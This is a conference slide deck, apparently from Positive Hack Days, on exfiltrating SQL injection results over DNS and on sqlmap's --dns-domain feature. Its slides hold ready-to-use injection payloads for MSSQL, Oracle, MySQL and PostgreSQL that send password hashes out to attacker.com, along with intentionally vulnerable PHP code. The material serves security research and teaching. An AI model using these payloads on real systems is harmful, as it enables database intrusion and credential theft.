DNS exfiltration using sqlmap

Miroslav Štampar
(dev@sqlmap.org)

Positive
Hack
Days

What is SQL injection?

“SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of DBMS server for parsing and execution”

(source: msdn.microsoft.com)

What is SQL injection? (2)

- In plain speak, SQL injection is all about the <u>unauthorized database access</u>
- “*Hello World*” vulnerable code example (PHP/MySQL):

```
    $sql = "SELECT * FROM events WHERE id = " .
$_GET["id"];
    $result = mysql_query($sql);
```

- Sample attack:

```
    http://www.target.com/vuln.php?id=1 AND
  (SELECT 5502 FROM(SELECT COUNT(*),CONCAT(0x3a,
  (SELECT password FROM mysql.user LIMIT
  0,1),0x3a,FLOOR(RAND(0)*2))x FROM
  INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

What is SQL injection? (3)

- Harder example (PHP/MySQL):

```
    error_reporting(0);
    set_magic_quotes_runtime(true);
    $sql=”INSERT INTO Users (FirstName, LastName,
Age) VALUES
('$_REQUEST[firstname]','$_REQUEST[lastname]',
$_REQUEST[age])”;
    @mysql_query($sql);
```

Technique classification

- Inband (web page as channel)
  - Union
    - Full
    - Partial
  - Error-based
- Inference (bit-by-bit)
  - Boolean-based blind
  - Time-based (and stacked queries)
- Out-of-band (alternative transport channels)
  - HTTP
  - DNS

Inband techniques

- Error-based – `CONVERT(INT,(<subquery>))`, fast, 1 (sub)query result per request, based on inclusion of subquery result(s) inside DBMS error message
- Union – `UNION ALL SELECT NULL,..., (<subquery>),NULL,NULL,...`, fastest, in FULL variant whole table dump per request, in PARTIAL variant 1 query result per request

Inference techniques

- Boolean-based blind – `AND 1=1`, slow, 1 bit per request, page differentiation based, low difference ratio represents `True` response, `False` otherwise (in most common cases)
- Time-based – `AND 1=IF(2>1, BENCHMARK(5000000,MD5(CHAR(115,113,108,109,97,112))),0)`, slowest, 1 bit per request, delay represents `True` response, `False` otherwise
- Stacked queries – `;INSERT INTO users VALUES (10, 'test', 'testpass')`, usually time-based data retrieval

Out-of-band (OOB) techniques

- HTTP – `AND LENGTH(UTL_HTTP.REQUEST ('http://www.attacker.com/log.php?q='|| (SELECT password FROM SYS.USER$ WHERE name='SYS')))>0`, fast, 1 (sub)query result per request, capturing/logging HTTP requests at the other side
- DNS – `AND LENGTH(UTL_INADDR. GET_HOST_ADDRESS((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.attacker.com'))>0`, relatively fast, 1 part of (sub)query result per request, capturing/logging DNS requests at the other side


DNS protocol

- relatively simple protocol
- resolving domain names
- UDP datagrams (except zone transfers which use TCP)
- forwarding requests for arbitrary domain names
- ...even if access to public networks is not allowed :)

DNS protocol (2)

- Name resolving methods:
  - Client lookup – checking local client's cache (same request already occurred)
  - Iterative – checking DNS server's cache and configured zone records
  - Recursive – if other methods fail, query is <u>forwarded</u> to others, sending back retrieved results to client

DNS protocol (3)



DNS exfiltration

*“**Exfiltration** [eks-fil-treyt, eks-fil-treyt]*

1. verb (used without object)

to escape furtively from an area under enemy control

2. verb (used with object)

to smuggle out of an area under enemy control”

(source: dictionary.reference.com)

DNS exfiltration (2)

- When fast inband techniques fail data is (usually) extracted in a bit-by-bit manner
- Most attackers will avoid exploitation of targets with time-based technique
- Non-query SQL statements like INSERT/UPDATE/DELETE are especially problematic
- Alternative methods are more than welcome (e.g. uploading of web shell scripts)
- OOB techniques are rarely used (till now)

DNS exfiltration (3)

- In some cases it's possible to incorporate SQL (sub)query results into DNS resolution requests
- Any function that accepts network address could be used
- Microsoft SQL Server, Oracle, MySQL and PostgreSQL
- Potentially dozens of resulting characters can be transferred per single request

DNS exfiltration (4)

- Microsoft SQL Server:

```
    DECLARE @host varchar(1024);
    SELECT @host=(SELECT TOP 1
master.dbo.fn_varbintohexstr(password_hash) FROM
sys.sql_logins WHERE name='sa')+'.attacker.com';
    EXEC('master..xp_dirtree "\\'+@host+'\c$"');
```

DNS exfiltration (5)

- Oracle:

```
    SELECT DBMS_LDAP.INIT((SELECT password FROM
SYS.USER$ WHERE name='SYS')||'.attacker.com',80)
FROM DUAL;
```

- MySQL:


```
    SELECT LOAD_FILE(CONCAT('\\\\',(SELECT
password FROM mysql.user WHERE user='root' LIMIT
1),'.attacker.com\\foobar'));
```

DNS exfiltration (6)

- PostgreSQL:

```
    DROP TABLE IF EXISTS table_output;
    CREATE TABLE table_output(content text);
    CREATE OR REPLACE FUNCTION temp_function()
    RETURNS VOID AS $$
    DECLARE exec_cmd TEXT;
    DECLARE query_result TEXT;
    BEGIN
        SELECT INTO query_result (SELECT passwd FROM pg_shadow WHERE 
usename='postgres');
        exec_cmd := E'COPY table_output(content) FROM E\'\\\\\\\\'||
query_result||E'.attacker.com\\\\foobar.txt\'';
        EXECUTE exec_cmd;
    END;
    $$ LANGUAGE plpgsql SECURITY DEFINER;
    SELECT temp_function();
```

DNS exfiltration (7)



Attacker
(ns.attacker.com)

DNS Server
(com)

5) Query:
password123.
attacker.com

8) HTTP
response:
<html>...</hml>

1) HTTP request:
vuln_param=...provoke_dns((
SELECT password FROM
users WHERE
name='sa').attacker.com)...

4) Referral:
ns.attacker.com

3) Query:
password123.
attacker.com

6) Answer (dummy):
127.0.0.1


2) Query:
password123.
attacker.com

7) Answer (dummy):
127.0.0.1

DNS Server
(default)

Web Server
(www.target.com)

DNS exfiltration (8)


Capturing from vmnet8 [Wireshark 1.6.7]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

```
Source          Destination     Protocol  Length Info
172.16.138.129  172.16.138.1    TCP           66 http > 36438 [ACK] Seq=373 Ack=732 Win=32850 L
172.16.138.1    172.16.138.129  TCP           74 36439 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1
172.16.138.129  172.16.138.1    TCP           78 http > 36439 [SYN, ACK] Seq=0 Ack=1 Win=33580
172.16.138.1    172.16.138.129  TCP           66 36439 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0
172.16.138.1    172.16.138.129  HTTP         784 GET /test_environment/mysql/get_int.php?id=1%2
172.16.138.129  172.16.138.130  DNS           87 Standard query A pqK.313335.0Pw.attacker.com
172.16.138.130  172.16.138.1    DNS           98 Standard query A pqK.313335.0Pw.attacker.com
172.16.138.1    172.16.138.130  DNS          103 Standard query response A 127.0.0.1
172.16.138.130  172.16.138.129  DNS          156 Standard query response A 127.0.0.1
172.16.138.129  172.16.138.1    HTTP         437 HTTP/1.1 200 OK  (text/html)
172.16.138.1    172.16.138.129  TCP           66 36439 > http [ACK] Seq=719 Ack=372 Win=15680
172.16.138.129  172.16.138.1    TCP           66 http > 36439 [FIN, ACK] Seq=372 Ack=719 Win=32
172.16.138.1    172.16.138.129  TCP           66 36439 > http [FIN, ACK] Seq=719 Ack=373 Win=15
172.16.138.129  172.16.138.1    TCP           66 http > 36439 [ACK] Seq=373 Ack=720 Win=32862 L
172.16.138.1    172.16.138.129  TCP           74 36440 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1
172.16.138.129  172.16.138.1    TCP           78 http > 36440 [SYN, ACK] Seq=0 Ack=1 Win=33580
```

```
0040  00 00 47 45 54 20 2f 74  65 73 74 5f 65 6e 76 69   ..GET /t est_envi
0050  72 6f 6e 6d 65 6e 74 2f  6d 79 73 71 6c 2f 67 65   ronment/ mysql/ge
0060  74 5f 69 6e 74 2e 70 68  70 3f 69 64 3d 31 25 32   t_int.ph p?id=1%2
0070  30 41 4e 44 25 32 30 4f  52 44 25 32 38 4d 49 44   0AND%200 RD%28MID
0080  25 32 38 25 32 38 53 45  4c 45 43 54 25 32 30 4c   %28%28SE LECT%20L
0090  4f 41 44 5f 46 49 4c 45  25 32 38 43 4f 4e 43 41   OAD_FILE %28CONCA
```

vmnet8: <live capture in progress... Packets: 18695 Displayed: 18695 Ma... Profile: Default

Integration into sqlmap

- New command line option: *--dns-domain*
  - Turning on DNS exfiltration support
  - Domain where should provoked DNS requests point to (e.g. *--dns-domain=attacker.com*)
- DNS exfiltration vectors sent through previously detected SQLi (e.g. time-based)
- Inband techniques have automatically higher priority
- Hence, usable only in inference-only cases

Integration into sqlmap (2)

- Domain name server entry (e.g. ns1.attacker.com) has to point to IP address of machine running sqlmap
    - sqlmap being run as a fake DNS server
    - Serving and logging all incoming DNS requests
    - Dummy responses (e.g. *127.0.0.1*) sent just to unblock web server instance

Integration into sqlmap (3)

- Each pushed result enclosed with unique prefix and suffix (e.g. Xzk. … .iUR.attacker.com)
  - Cancelling caching mechanisms
  - Easy to match SQLi requests with DNS results
- Complying with RFC 1034 (Domain Names – Concepts and Facilities)
  - Hex encoding results to preserve non-word chars
  - Splitting long items to parts of length 63 (maximum length of one label name)
  - Otherwise DNS resolution requests are immediately dropped as invalid (no resolution)

Experimental setup

1) Attacker (172.16.138.1)
   - physical machine – Ubuntu 12.04 LTS 64-bit OS
   - sqlmap v1.0-dev (r5100)
2) Web Server (172.16.138.129)
   - virtual machine – Windows XP 32-bit SP1 OS
   - XAMPP 1.7.3 with SQLi vulnerable MySQL/PHP web application
3) DNS Server (172.16.138.130)
   - virtual machine – CentOS 6.2 64-bit OS
   - BIND9 DNS daemon

Results
(--dump -T COLLATIONS -D information_schema)

Method	# of requests	Time (sec)
Boolean-based blind	29,212	214.04
Time-based (1 sec)	32,716	17,720.51
Error-based	777	9.02
Union (full/partial)	3/136	0.70/2.50
DNS exfiltration	1,409	35.31

Video presentation

Questions?